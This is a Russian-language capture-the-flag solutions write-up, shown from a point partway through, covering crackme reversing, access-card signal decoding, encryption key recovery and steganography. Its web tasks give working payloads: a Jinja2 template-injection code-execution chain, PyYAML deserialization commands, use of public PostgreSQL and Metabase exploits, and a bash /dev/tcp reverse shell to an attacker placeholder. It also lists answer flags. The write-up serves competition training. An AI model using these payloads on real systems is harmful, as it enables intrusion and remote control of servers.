00401C9A 8B4D 00 MOV ECX, DWORD PTR SS:[LOCAL.12]
00401C9D 64:890D 0000 MOV DWORD PTR FS:[0], ECX
    
```

Шаг 7) Пролить содержимое главного окна отладчика вверх — до тех пор, пока не увидим сообщение о том, что введен правильный пароль

```

00401C5C 68 67434600 PUSH OFFSET 00464367
00401C61 68 5B434600 PUSH OFFSET 0046435B
00401C66 6A 00 PUSH 0
00401C68 E8 01200600 CALL <JMP.&USER32.MessageBoxA>
00401C6D 6A 00 PUSH 0
    
```

Шаг 8) Выделить мышкой строку с адресом 00401C58

```


00401C58 74 10 JZ SHORT 00401C77
00401C5A 6A 00 PUSH 0
00401C5C 68 67434600 PUSH OFFSET 00464367
00401C61 68 5B434600 PUSH OFFSET 0046435B
00401C66 6A 00 PUSH 0
00401C68 E8 01200600 CALL <JMP.&USER32.MessageBoxA>
00401C6D 6A 00 PUSH 0
    
```

Шаг 9) Поставить брекпойнт на функцию

```

00401C07 66:C745 E0 0 MOV WORD PTR SS:[LOCAL.8], 8
00401C0D 837D FC 00 CMP DWORD PTR SS:[LOCAL.11], 0
00401C11 74 05 JE SHORT 00401C18
00401C13 8B45 FC MOV EAX, DWORD PTR SS:[LOCAL.1]
00401C16 EB 05 JMP SHORT 00401C1D
00401C18 B8 5B434600 MOV EAX, OFFSET 0046435A
00401C1D 66:C745 E0 2 MOV WORD PTR SS:[LOCAL.8], 20
00401C23 33D2 XOR EDX, EDX
00401C25 8955 F4 MOV DWORD PTR SS:[LOCAL.3], EDX
00401C28 8055 F4 LEA EDX, [LOCAL.3]
00401C2B FF45 EC INC DWORD PTR SS:[LOCAL.5]
    
```

Шаг 10) Запустить программу в отладчике нажимая клавишу <F9>



Шаг 11) Ввести любой пароль в окне программы CРАКМЕ-1.EXE и нажмем кнопку ОК, произойдет переход в отладчик.



Шаг 12) Нажимая клавишу <F8> необходимо трассировать программу, до момента нахождения пароля

Шаг 13) Ввести полученный пароль в окне исследуемой программы

Ответ: S4K6n37fE

3. [hardware, 4]

База данных СКУД оказалась довольно внушительных размеров. Однако вам удалось записать трейс сигнала, передаваемого считывателем при поднесении к нему пропуска администратора. Найдите токен администратора в базе данных и отправьте на проверку через форму ниже.

Решение.

Открыть файл в программе KingstVis, декодировать данные как Wiegand 26

Ответ: HID:0xE7 PID:0x6BC4 token:039587a137fceedf50a3c691669b051e

4. [crypto, hardware, 6]

К сожалению, токен администратора не позволяет открывать все помещения в офисе, а гендиректору все двери всегда открывают охранники. Однако возможно удастся



прочитать его пропуск, если он оставит его в своем кабинете, когда отправится на обед, и найти в базе данных его токен, который следует отправить на проверку через форму ниже.

Решение.

В дампе карты HID iCLASS расшифровать сектор 7 алгоритмом 3DES. Ключ шифрования можно найти в исходных кодах утилиты proxmark. Затем следует сдвинуть расшифрованные данные на 1 бит вправо (формат HID26).

Ответ: уникальный ответ у каждого участника

5. [forensics, 9]

Нам повезло и удалось на час взять телефон генерального директора, однако он оказался зашифрованным. После перезагрузки телефона в режиме cold boot был получен снимок оперативной памяти телефона (часть бит могла испортиться), из которого были получены идентификаторы ключей шифрования файловой системы:

fscrypt:fcf3d79736a91791, fscrypt:ac94894b160bef0e, fscrypt:db2342dbda80179b.

Восстановите ключи шифрования файловой системы из оперативной памяти телефона и отправьте на проверку через форму ниже (1 64-байтовый ключ в шестнадцатеричном формате на каждой строке, 3 балла за каждый найденный ключ).

Решение.

Идентификатор ключа - начало двойного sha512-хеша от самого ключа. Необходимо перебирать все возможные 64-символьные строки, исправляя в них 0, 1 или 2 бита и сверять хеш-сумму.

Ответ:

Key:

d3d312f996903b305ac0c1c8e0a154e52c73a2bc441282f4c7c9da191e38589ddb9d153cee8bba4a155862d7d4309a159afc33e24dc43aa1bcb37e2ad04ff3eb, ref: fscrypt:5a5804b75b0f494d

Key:

d511f4cafc49035493827d8e6728a0237cd42a7807171fecf03fb9b489c4b7c2c8b96a38e76ff610c857532a3de751467a338c192473713447d54588dedce1a8, ref: fscrypt:a9d55c8d7960796c

Key:

b984ef4047191b39f9ebf538a4597438eaa45df902eb251fc578313d0c24753d2016ed27dcfc0b0a9b76a4d760d2f964bd504da29a591c7023daa18429e18f40, ref: fscrypt:e2bd4ea12ab15285

6. [stegano, 3]

Расшифровав телефон, вы увидели странный квадрат Малевича в качестве заставки главного экрана. Найдите секретную фразу в черном квадрате и отправьте на проверку через форму ниже.

Решение.

Необходимо использовать утилиту StegSolve.



Ответ: уникальный ответ у каждого участника

7. [web, 5]

На дворе уже 2077 год. Люди давно уже привыкли, что все должно соответствовать принятым шаблонам. Но тут вам падает заказ, в котором нужно проверить некоторые шаблоны на секурность. Прочтите файл с секретной фразой и отправьте на проверку через форму ниже.

Решение.

- 1) Определить аргумент на сайте (`trigger`)
- 2) Определить какой шаблонизатор используется по [этой таблице](https://1517081779-files.gitbook.io/~files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-M7O4Hp6bOFFkge_yq4G%2F-M7OCvxwZCiaP8Whx2fi%2Fimage.png?alt=media&token=4b40cf58-5561-4925-bc86-1d4689ca53d1)
- 3) Определили, что это `Jinja2`
- 4) Ищем способ выполнить произвольный код на системе
- 5) Пример эксплойта

```
```python
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
 {% for b in c.__init__.__globals__.values() %}
 {% if b.__class__ == {}.__class__ %}
 {% if 'eval' in b.keys() %}
 {{ b['eval']('__import__("os").popen("КОМАНДА").read()) }}
 {% endif %}
 {% endif %}
 {% endfor %}
{% endif %}
{% endfor %}
```
```

Проверочный запрос в бразере

```
```python
http://IP:60002/?sitename=!!python/object/apply:subprocess.Popen%20[["cat","flag.txt"]]
```
```

- 6) Выполнить `cat flag.txt`

Ответ: bc211fb0c8f3b03b51fba78ab704306b



8. [web, 8]

Вы получили чип с деньгами от Милитеха. Вам сначала нужно найти скрытый параметр в чипе, а затем скрытый флаг деактивации вируса на нем. Это необходимо для успешного договора с Мальстром. Отправьте флаг на проверку через форму ниже.

Решение.

- 1) Определить аргумент на сайте (sitename) `http://IP:60002/?sitename=1`
- 2) Определить, что используется mkdocs. Он использует yaml формат.
- 3) Используя BurpSuite/OWASP ZAP/Инструменты разработчика, увидеть в ответе сервера заголовок `Server: gunicorn`. Gunicorn запускает веб-приложения на python
- 4) [Связать использование yaml и python](https://www.google.com/search?q=python+yaml+attack&oq=python+yaml+attack&gs_lcrp=EgZjaHJvbWUyBggAEEUYOdIBCDc5MzBqMGo3qAIAAsAIA&sourceid=chrome&ie=UTF-8). Определить, что вероятно это YAML десериализация.
- 5) Найти [эту](<https://swisskyrepo.github.io/PayloadsAllTheThingsWeb/Insecure%20Deserialization/YAML/>) или похожие статьи по атакам на PyYAML
- 6) Перебрать возможные методы выполнения команд на сервере. Определить, что используется `!!python/object/apply:subprocess.Popen`
- 7) Вывести список файлов с помощью следующей команды:

```
``python
!!python/object/apply:subprocess.Popen [ls]
...`
```
- 8) Для запуска команды с аргументами необходимо передать команду в запрос списком. Выполнить команду:

```
``python
!!python/object/apply:subprocess.Popen [!["cat","flag.txt"]]
...`
```
- 9) Итоговый запрос:

```
``python
http://IP:60002/?sitename=!!python/object/apply:subprocess.Popen%20[!["cat","flag.txt"]]
```

Ответ: 5229847681786f3a34ebf19af3670474

9. [web, 4]



В глубине киберпространства Найт-Сити, где технологии переплетаются с амбициями, вам предстоит взломать систему управления базами данных Arasaka Corp. Прочтите файл с секретной фразой и отправьте на проверку через форму ниже.

Решение.

- 1) Просканировать сервер с помощью сетевого сканера, к примера nuclei, nmap.
- 2) Определить версию СУБД
- 3) Используя поисковики найти эксплойты к уязвимому сервису
- 4) Пример [рабочего эксплойта](https://github.com/szybnev/CVE-2019-9193)
- 5) Вероятно возникнет проблема с зависимостями Python3, нужно выполнить `pip install psycopg2-binary`
- 6) Далее выполнить `python3 cve-2019-9193.py -i IP -p 60001 -c КОМАНДА`
- 7) Выполнить команду `cat /flag.txt`

Ответ: d251f534a5c03a4c33b4ef6b63cc3203

10. [web, 6]

В мире, где цена информации слишком высока, ваша работа - пробраться на сервера Metabase крупного конгломерата и отыскать уязвимость, спрятанную в обфусцированных строчках кода. Прочтите файл с секретной фразой и отправьте на проверку через форму ниже.

Решение.

1. Найти версию Metabase. Посмотреть исходный код страницы и найти версию.
2. Ищем в интернете какие есть уязвимости к этой версии:
 1. Потенциальная уязвимость Metabase ??- CVE-2023-38646, которая представляет собой эксплойт удаленного выполнения кода (RCE).
 2. РОС, связанный с этой уязвимостью, требует идентификации токена установки через конечную точку API. Итак, мы получили доступ к следующей странице:
`http://IP:60004/api/session/properties`
 3. Поиск «Setup-token» в файле JSON.
Setup-token такого формата:
`712d13d4-8f5c-4c0b-ae9d-4785e072bc8c`
3. RCE ([github](https://github.com/m3m0o/metabase-pre-auth-rce-roc)).
Это скрипт, написанный на Python, который позволяет использовать уязвимость безопасности программного обеспечения Metabase, описанную в CVE-2023-38646.

1. Подготовить reverse shell

```
```bash
bash -c 'bash -i >&/dev/tcp/{ATTACKER_IP}/{ATTACKER_PORT} 0>&1'
```
```



2. Подготовить Listener (слушатель)

```
```bash
nc -nvlp {ATTACKER_PORT}
```
```

3. PoC

```
```bash
python3 main.py -u http://IP:60004/ -t SETUP_TOKEN -c "bash -c 'bash -i
>&/dev/tcp/{ATTACKER_IP}/{ATTACKER_PORT} 0>&1'"
```
```

Ответ: e4f978b3d9ada44975e0101c8e813437